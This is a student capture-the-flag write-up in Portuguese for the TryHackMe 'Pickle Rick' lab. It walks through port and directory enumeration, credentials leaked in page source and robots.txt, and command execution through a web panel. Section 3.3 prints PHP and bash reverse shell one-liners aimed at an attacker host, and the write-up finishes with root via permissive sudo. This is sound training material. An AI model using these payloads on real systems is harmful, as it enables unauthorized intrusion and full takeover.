
Write-Up: Pickle Rick

Segurança Ofensiva — Capture The Flag

Plataforma: TryHackMe

Dificuldade: Fácil

Data de resolução: 30/08/2026

Autor: Luís Eduardo Curi Serra

Matrícula: 251033574

Professor: Roberto Rodrigues Filho

Sumário

1	Visão Geral	2
2	Reconhecimento	2
2.1	Varredura de portas	2
2.2	Enumeração do serviço web	3
3	Exploração	7
3.1	Identificação da vulnerabilidade	7
3.2	Execução de comandos e primeiro ingrediente	7
3.3	<i>Reverse shell</i>	8
3.4	Confirmação de acesso e segundo ingrediente	9
4	Escalada de Privilégios	10
4.1	Enumeração local	10
4.2	Obtenção de root e terceiro ingrediente	10
5	Conclusão	11
6	Referências	11

1 Visão Geral

Pickle Rick é uma máquina Linux de dificuldade *fácil*, que expõe um servidor web Apache. A superfície de ataque explorada é integralmente a aplicação web: as credenciais de acesso ficam *vazadas* em recursos públicos, o nome de usuário no código-fonte da página inicial e a senha em `/robots.txt`, o que permite autenticar em um *Portal* que disponibiliza um *Command Panel*: um formulário que executa comandos arbitrários do sistema operacional (execução remota de código por *design*). A partir dessa execução, obtém-se um *reverse shell* como o usuário `www-data`. A enumeração local revela uma configuração perigosa do `sudo` (`www-data` pode executar qualquer comando como `root` sem senha), utilizada para escalção de privilégio `root`. O objetivo da sala é coletar três *ingredientes secretos* (as *flags*), recolhidos ao longo do caminho. O fluxo geral foi: reconhecimento (Nmap + Gobuster) → coleta de credenciais (código-fonte + `robots.txt`) → *login* no painel → execução de comandos / *reverse shell* → acesso como `www-data` → escalada via `sudo` mal configurado → `root`.

2 Reconhecimento

2.1 Varredura de portas

A varredura inicial identifica quais serviços estão expostos e suas portas, orientando as fases seguintes.


```
nmap -T4 <TARGET_IP>
```

Listing 1: Varredura de portas e serviços com Nmap.

Apenas duas portas abertas: **22/tcp (SSH)** e **80/tcp (HTTP)**. Uma verificação com `ssh -v` → `R1ckRu13s@<TARGET_IP>` mostrou que o serviço SSH aceita **apenas autenticação por chave pública** (*publickey*), de modo que, sem material de chave, o SSH não é um vetor imediato — o foco recai sobre o serviço web.

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http

Listing 2: Portas abertas retornadas pela varredura.



```
luiserra@kali: ~/unb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/picklerick
luiserra@kali:~/unb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais
$ cd Topicos-avancados-Exploracao-de-Sistemas-Computacionais
$ ls
bib.bib  cheatsheet.md  metodologia_writeup.md  metodologia_writeup.pdf  picklerick  README.md  rootme  template.pdf  template.tex
$ cd picklerick
luiserra@kali:~/unb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/picklerick
$ nmap -i 10.66.157.86
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-30 18:30 -0400
Nmap scan report for 10.66.157.86 (10.66.157.86)
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 2.52 seconds
luiserra@kali:~/unb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/picklerick
$
```

Figura 1: Varredura Nmap contra o alvo: apenas as portas 22 (SSH) e 80 (HTTP) abertas.

2.2 Enumeração do serviço web

A página inicial (`index.html`) apresenta a narrativa “*Help Morty!*”: Rick pede que Morty acesse seu computador para encontrar os três ingredientes secretos e comenta ter *esquecido a senha*. A mensagem já sinaliza que o desafio gira em torno de credenciais e de um painel autenticado.




Figura 2: Página inicial: a narrativa define o objetivo (coletar os três ingredientes) e sugere que a senha foi “esquecida”.

A inspeção do *código-fonte* da página (*view-source*) revela um comentário HTML deixado pelo

desenvolvedor contendo o **nome de usuário**.

```
<!--  
  Note to self, remember username!  
  Username: R1ckRu13s  
-->
```

Listing 3: Comentário no código-fonte expondo o usuário.




Figura 3: Código-fonte da página inicial: comentário HTML expõe o nome de usuário R1ckRu13s.

O diretório `/assets` possui *directory listing* habilitado — uma má configuração que, além de facilitar a enumeração, expõe a versão exata do servidor no rodapé: **Apache/2.4.41 (Ubuntu)**. O conteúdo, porém, é apenas o material estático do tema (CSS, JS e imagens), sem informação sensível — um caminho verificado e descartado.




Figura 4: *Directory listing* habilitado em `/assets`, expondo a versão do servidor (Apache/2.4.41 – Ubuntu) no rodapé.

Para mapear recursos não referenciados, foi executado o Gobuster com a *wordlist* `common.txt` do *Kali Linux*, incluindo as **extensões de arquivo** `php`, `txt` e `html` — o que se mostrou decisivo, pois os pontos de entrada relevantes são arquivos `.php`.


```
gobuster dir -u http://<TARGET_IP>/ -w /usr/share/wordlists/dirb/common.txt -x php
↳ ,txt,html
```

Listing 4: Enumeração de diretórios e arquivos com Gobuster.

Os achados relevantes são `login.php` (painel de *login*), `portal.php` e `denied.php` (que redirecionam para o *login*) e `robots.txt`.

```
assets      (Status: 301) [--> /assets/]
denied.php  (Status: 302) [--> /login.php]
index.html  (Status: 200)
login.php   (Status: 200)                <-- painel de login
portal.php  (Status: 302) [--> /login.php]  <-- painel de comandos (pos-login)
robots.txt  (Status: 200)                <-- contem a senha
server-status (Status: 403)
```

Listing 5: Achados do Gobuster (trecho relevante).



```
Session Actions Edit View Help
luiserra@kali: ~/jmb
luiserra@kali: ~/jmb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/picklerick

luiserra@kali: ~/jmb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/picklerick
$ gobuster dir -u http://10.66.157.86/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.66.157.86/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

[+] .hta (Status: 403) [Size: 277]
[+] .hta.php (Status: 403) [Size: 277]
[+] .hta.html (Status: 403) [Size: 277]
[+] .hta.txt (Status: 403) [Size: 277]
[+] .htaccess (Status: 403) [Size: 277]
[+] .htaccess.php (Status: 403) [Size: 277]
[+] .htaccess.html (Status: 403) [Size: 277]
[+] .htpasswd (Status: 403) [Size: 277]
[+] .htpasswd.php (Status: 403) [Size: 277]
[+] .htpasswd.html (Status: 403) [Size: 277]
[+] .htpasswd.txt (Status: 403) [Size: 277]
[+] assets (Status: 301) [Size: 313] [→ http://10.66.157.86/assets/]
[+] denied.php (Status: 302) [Size: 0] [→ /login.php]
[+] index.html (Status: 200) [Size: 1062]
[+] index.html (Status: 200) [Size: 1062]
[+] login.php (Status: 200) [Size: 882]
[+] portal.php (Status: 302) [Size: 0] [→ /login.php]
[+] robots.txt (Status: 200) [Size: 17]
[+] robots.txt (Status: 200) [Size: 17]
[+] server-status (Status: 403) [Size: 277]
Progress: 18452 / 18452 (100.00%)
Finished

luiserra@kali: ~/jmb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/picklerick
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.173.10] from (UNKNOWN) [10.66.157.86] 39654
/bin/sh: 0: can't access tty: job control turned off
$ whoami
data
```

Figura 5: Gobuster com `-x php,txt,html` revelando `login.php`, `portal.php` e `robots.txt`.

O arquivo `/robots.txt` contém uma única linha que, testada no painel de *login*, revela-se a **senha** do usuário `R1ckRu13s` (mascarada como `<PASSWORD>` conforme a metodologia).

Tentativas sem sucesso (becos sem saída)

- Baixei as imagens de `/assets` e inspecionei *metadados* e possível *esteganografia* — nenhuma informação útil; o diretório contém apenas os recursos estáticos do tema.
- Executei o Gobuster com a *wordlist média* (`directory-list-2.3-medium`): demora elevada e nenhum achado além dos já conhecidos — muito tempo de espera desperdiçado.
- Executei o Gobuster com `common.txt` **sem** as *flags* de extensão: como os alvos são arquivos `.php`, nada de novo apareceu, levando à conclusão equivocada de que não havia mais nada.
- Somente ao reexecutar com `common.txt` **mais** `-x php,txt,html` os arquivos `.php` surgiram, destravando o progresso.
- Tentei autenticar via SSH com senha (`ssh -v R1ckRu13s@<TARGET_IP>`): o servidor aceita apenas chave pública, descartando o SSH como vetor inicial.

3 Exploração

3.1 Identificação da vulnerabilidade

Com o usuário obtido no código-fonte (R1ckRu13s) e a senha retirada de `/robots.txt`, a autenticação em `/login.php` é bem-sucedida.




Figura 6: Autenticação no `/login.php` com as credenciais coletadas (usuário R1ckRu13s).

Após o *login*, a página `/portal.php` exibe um **Command Panel**: um campo de texto “*Commands*” com um botão “*Execute*” que executa comandos do sistema operacional no servidor e imprime a saída de volta ao navegador. Trata-se de **execução remota de comandos (RCE) por design**, sem qualquer restrição de *allowlist* ou isolamento.

3.2 Execução de comandos e primeiro ingrediente

No painel, a listagem do diretório atual com `ls -latr` revela um arquivo de nome sugestivo, `Sup3rS3cretPick13Ingred.txt`, cujo conteúdo é o **primeiro ingrediente**.

```
ls -latr
# ... Sup3rS3cretPick13Ingred.txt aparece na listagem ...
cat Sup3rS3cretPick13Ingred.txt # -> <FLAG>
```

Listing 6: Enumeração e leitura do primeiro ingrediente pelo painel.




Figura 7: *Command Panel* (portal.php) executando `ls -latr` e revelando o arquivo do primeiro ingrediente (Sup3rS3cretPickl3Ingred.txt).

3.3 Reverse shell

O painel web é desconfortável para navegar o sistema (cada comando é isolado). Para obter uma sessão interativa, coloca-se um *listener* Netcat à escuta e dispara-se um *reverse shell* a partir do próprio painel. Como a aplicação é servida por PHP, o *one-liner* PHP com `fsockopen` é a via natural.

```
# Na maquina atacante:
nc -lvnp 4444

# No campo "Commands" do painel (portal.php):
php -r '$sock=fsockopen("<ATTACKER_IP>",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Listing 7: Listener Netcat e payload PHP disparado no painel.

Tentativas sem sucesso (becos sem saída)

- Comecei com um *reverse shell* em **bash** (`bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1`) pelo painel — não retornou conexão (o *shell* do formulário provavelmente não é **bash**, ou o `/dev/tcp` não estava disponível no contexto).
- Como o servidor claramente interpreta **PHP**, troquei para o *one-liner* PHP com `fsockopen`, que funcionou de imediato.

3.4 Confirmação de acesso e segundo ingrediente

A conexão é recebida e obtém-se um *shell* como `www-data`, confirmando a execução remota de código. Navegando até `/home/rick`, encontra-se o arquivo `second ingredients`, cujo conteúdo é o **segundo ingrediente**.

```
listening on [any] 4444 ...
connect to [<ATTACKER_IP>] from (UNKNOWN) [<TARGET_IP>] 39654
$ whoami
www-data
```

Listing 8: Shell recebido: contexto www-data.

```
cd /home/rick
ls -latr
cat 'second ingredients' # -> <FLAG>
```

Listing 9: Leitura do segundo ingrediente.




Figura 8: *Reverse shell* recebido via Netcat como *www-data* e leitura do segundo ingrediente em */home/rick*.

4 Escalada de Privilégios

4.1 Enumeração local

Como `www-data`, a primeira verificação é a política de `sudo` do usuário atual com `sudo -l`. O resultado é uma configuração **catastrófica**: o usuário pode executar *qualquer* comando como `root` **sem senha**.

```
Matching Defaults entries for www-data on <TARGET_HOST>:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:...

User www-data may run the following commands on <TARGET_HOST>:
    (ALL) NOPASSWD: ALL
```

Listing 10: Política de `sudo` permissiva para `www-data`.

Tentativas sem sucesso (becos sem saída)

- Por reflexo do desafio anterior (*RootMe*), comecei procurando binários *SUID* com `find / -perm -4000 -type f 2>/dev/null` — mas logo lembrei de checar primeiro o `sudo -l`, que revelou o caminho trivial.
- Também tentei `su -` para `root` (que pede senha): sem a senha do `root`, cancelei com *Ctrl-C*; a via correta era `sudo su -`.

4.2 Obtenção de root e terceiro ingrediente

Aproveitando a permissão `(ALL) NOPASSWD: ALL`, basta abrir um *shell* de `root` com `sudo su -`. O `whoami` retorna `root`, comprovando o comprometimento total. O **terceiro ingrediente** é lido em `/root/3rd.txt`.

```
sudo su -
whoami          # -> root
cd /root
cat 3rd.txt     # -> <FLAG>
```

Listing 11: Escalada a `root` e leitura do terceiro ingrediente.

```

luiserra@kali:~$ sudo -l
Matching Defaults entries for www-data on ip-10-66-157-86:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User www-data may run the following commands on ip-10-66-157-86:
    (ALL) NOPASSWD: ALL

$ sudo su -
ls
3rd.txt
snap
ls -latr
bash: line 2: ls: command not found
ls -latr
total 36
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwxr-xr-x 2 root root 4096 Feb 10 2019 .ssh
-rw-r--r-- 1 root root 29 Feb 10 2019 3rd.txt
-rw-r--r-- 1 root root 161 Jan 2 2024 .profile
-rw-r--r-- 1 root root 782 Jul 11 2024 .viminfo
drwxr-xr-x 4 root root 4096 Jul 11 2024 .
drwxr-xr-x 4 root root 4096 Jul 11 2024 snap
-rw-r--r-- 1 root root 168 Jul 11 2024 .bash_history
drwxr-xr-x 23 root root 4096 Aug 30 22:28 ..
whoami
root
cd /root
ls -latr
total 36
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwxr-xr-x 2 root root 4096 Feb 10 2019 .ssh
-rw-r--r-- 1 root root 29 Feb 10 2019 3rd.txt
-rw-r--r-- 1 root root 161 Jan 2 2024 .profile
-rw-r--r-- 1 root root 782 Jul 11 2024 .viminfo
drwxr-xr-x 4 root root 4096 Jul 11 2024 .
drwxr-xr-x 4 root root 4096 Jul 11 2024 snap
-rw-r--r-- 1 root root 168 Jul 11 2024 .bash_history
drwxr-xr-x 23 root root 4096 Aug 30 22:28 ..
cat 3rd.txt
3rd ingredients: fleeb juice

```

Figura 9: `sudo -l` expando (ALL) NOPASSWD: ALL; `sudo su -` eleva a root e lê o terceiro ingrediente em `/root/3rd.txt`.

5 Conclusão

O comprometimento resultou do encadeamento de várias más configurações. Primeiro, credenciais expostas em recursos públicos: o **usuário** no comentário do código-fonte e a **senha** em `/robots.txt`. Em seguida, o *Command Panel* em `/portal.php` executava comandos arbitrários do sistema (RCE por *design*), convertido em um *reverse shell* PHP como `www-data`. Por fim, a política de `sudo` concedia a `www-data` a permissão (ALL) NOPASSWD: ALL, permitindo escalada trivial a root. Os três ingredientes secretos (as *flags*) foram coletados ao longo do caminho. As falhas centrais foram a **exposição de credenciais** em recursos públicos e uma **configuração de sudo excessivamente permissiva**.

6 Referências

Este desafio decorre de más configurações (*exposição de credenciais*, *RCE por design* e *sudo* irrestrito), não de uma CVE específica.

- TryHackMe — Sala *Pickle Rick* — <https://tryhackme.com/room/picklerick>
- pentestmonkey — php-reverse-shell — <https://github.com/pentestmonkey/php-reverse-shell>
- PayloadsAllTheThings — *Reverse Shell Cheat Sheet* — <https://github.com/swisskyrepo/PayloadsAllTheThings>

- GTFOBins — sudo — <https://gtfobins.github.io/gtfobins/sudo/>